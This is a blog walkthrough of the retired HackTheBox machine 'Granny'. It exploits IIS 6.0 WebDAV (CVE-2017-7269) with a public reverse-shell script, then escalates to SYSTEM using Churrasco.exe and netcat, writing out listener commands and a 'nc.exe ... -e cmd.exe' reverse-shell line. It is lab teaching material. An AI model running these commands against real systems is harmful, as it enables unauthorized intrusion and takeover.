
Hackthebox - Granny - Retired - Update

HackTheBox - Retired  - Granny - updated


Recon

I used the exact same steps I used for Grandpa for Granny.... so not much new here if you already checked out my writeup on Grandpa.


I've been using threader 3000 for my recon scans lately. It's a threaded scanner written in python that does a super quick up/down scan on all TCP ports. Then it suggests a nmap scan based on the results of the initial scan. It also saves the nmap scan as an xml file.


Like I said, this automatically generates and xml out this nmap output. I like to convert that to HTML to make it easier to read.


xsltproc ./granny.htb/granny.htb.xml -o ./granny.html


Only port 80 is open, nmap thinks its IIS 6.0… so windows


Let's try to browse to it, to see what the server is showing us.


An under construction page.


Let's use dirb to see if we can find any other things on the server via brute force.


Some directories we have access to but not much to help us get our foothold.


Let's try searching for exploits for IIS 6.0


The first result is for a webdav, we can use davtest to see if webdav is running on this box.


davtest -url http://granny.htb


It is running and we can put some arbitrary files on the system using it. We can put a lot of different file types on the server, but only txt and html can actually be executed… shame this would have been a really easy foothold if we could have used aspx or jsp


Exploit


Then I came across exploit


https://raw.githubusercontent.com/g0rx/iis6-exploit-2017-CVE-2017-7269/master/iis6%20reverse%20shell


Webdav CVE-2017-7269


It's a reverse shell written in python to exploit and gain a remote shell.


Here is what is says for usage


print 'usage:iis6webdav.py targetip targetport reverseip reverseport\n'


Let's setup our listener on our kali box first.


Nc -lnvp 5555 


So our command would look like.

python ./webdav.py 10.10.10.15 80 10.10.14.19 5555


Let's run it and see if we can get a shell back.


This looks good no errors


What about our listener?


Looks like we are connected as network service.


We can't get to either of the flags



Let's get some more info about our user


whoami /all


And get some info about the system.


systeminfo


A server 2003 box with only one hotfix installed. That should mean there are a whole lot of unpatched vulnerabilities on this box.


Let's copy this systeminfo to our Kali box so we can use windows exploit suggester.


https://github.com/AonCyberLabs/Windows-Exploit-Suggester/blob/master/windows-exploit-suggester.py


I made a copy of the python on my kali box and ran the first common needed to get this tool working which is to download the current list of patches so it can compare it to what is not installed on granny.


python ./WindowsExploitSuggester.py  --update


Now we can supply the tool with both the new file it downloaded and our output of systeminfo


Here is the usage


So we need to give it


-d  the xls it downloaded

-i our systeminfo file


python ./WindowsExploitSuggester.py -d ./2020-09-22-mssb.xls -i ./granny.txt


And just like we thought there are a whole lot of unpatched vulnerabilities on the system.


In this tool if there is a [E] that means there is an exploit on the internet that can exploit this vuln

If there is a [M] that means there is an exploit baked into metasploit that will allow you to exploit the vuln.


So now we will do a process of trying these different  exploits.


I tried at first to use updog to server the files as webpages on my kali box and using certutil to download them onto granny, but i got an error on granny.


So then I tried to use impacket's smbserver.py


sudo smbserver.py circusmonkey /home/circusmonkey404/Desktop/HTB/granny/


Then we can just use copy on granny to copy the files down to the system.


I wound up using the same exploit I used for Grandpa to own Granny


https://github.com/jivoi/pentest/blob/master/exploit_win/churrasco


I used smb to copy churrasco.exe over to granny


copy \\10.10.14.19\circusmonkey\currasco.exe


And Netcat


copy \\10.10.14.19\circusmonkey\nc.exe


I then setup a new listener on my kali box


nc -lnvp 5566


Then from granny ran this to get my reverse shell as SYSTEM


Churrasco.exe "C:\temp\circusmonkey\nc.exe 10.10.14.19 5566 -e cmd.exe"


The shell doesn't last very long, less than a minute but it's enough time to get our flags.


And here are our flags


Comments

Popular posts from this blog

RingZero CTF - Cyrptography - You're Drunk

RingZero CTF - Cyptography - Your're Drunk Problem: Ayowe awxewr nwaalfw die tiy rgw fklf ua xgixiklrw! Tiy lew qwkxinw. Solution: So just looking at this one it looks like its formatted as a sentence. There is spacing between words, punctuation and capitalization. At fist I thought Cesar cipher, but I ran through some shifts and none of them came back with english words. So then I though substitution cipher. We know from frequency analysis of the English language some good starting points. The most common letter would be "E" The most common double letters would be "OO", "EE" and"SS"  so let start with that and see what we can come up with This site is a great resource for some of the assumptions I'm making here ( http://practicalcryptography.com/ciphers/monoalphabetic-substitution-category/simple-substitution/ ) I used this website to count the letter frequency for me ( https://www.dcode.fr/frequency-analysis ) ...

De-ICE: S1.140 - Write up

De-ICE: S1.140 https://www.vulnhub.com/entry/de-ice-s1140,57/ I've been doing a lot of hackthebox.eu boxes, I've decided to take a small break from those and focus on other vuln boxes for a while, A colleague told me about these ICE boxes he did for labs during school. So  I decided to check them out. Recon Since these are live CD's the first thing I need to do is find out the ip address of the live CD VM i'm running. My home network is 192.168.50.0/24 so I started with a small updown nmap scan of my entire subnet to find the target VM nmap -T4 -oX /root/Desktop/ice/nmap.xml 192.168.50.0/24 I then converted the XML output to HTML to make it pretty xsltproc /root/Desktop/ice/nmap.xml -o /root/Desktop/ice/nmap.html Found the target at 192.168.50.176 So now let's rescan the open ports with the -A switch to finger the OS/Services Let's recap what we found Port 21 PROFTPD 1.3.4a Port 22 OPenSSH 5.9p1 Port 80 Apa...

HacktheBox - Retired - Frolic

HacktheBox - Retired - Frolic Recon Let's start out with a threader3000 scan Some interesting results here Port 22 and 445 aren't uncommon… but 1880 and 9999 are.. Let's let nmap run through these ports  Option Selection: 1 nmap -p22,445,1880,9999 -sV -sC -T4 -Pn -oA 10.10.10.111 10.10.10.111 Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower. Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 16:17 EDT Nmap scan report for 10.10.10.111 Host is up (0.060s latency). PORT     STATE SERVICE     VERSION 22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: |   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA) |   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA) |_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519) 445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP) 1880/tcp open  http        Node.js (Express middlewar...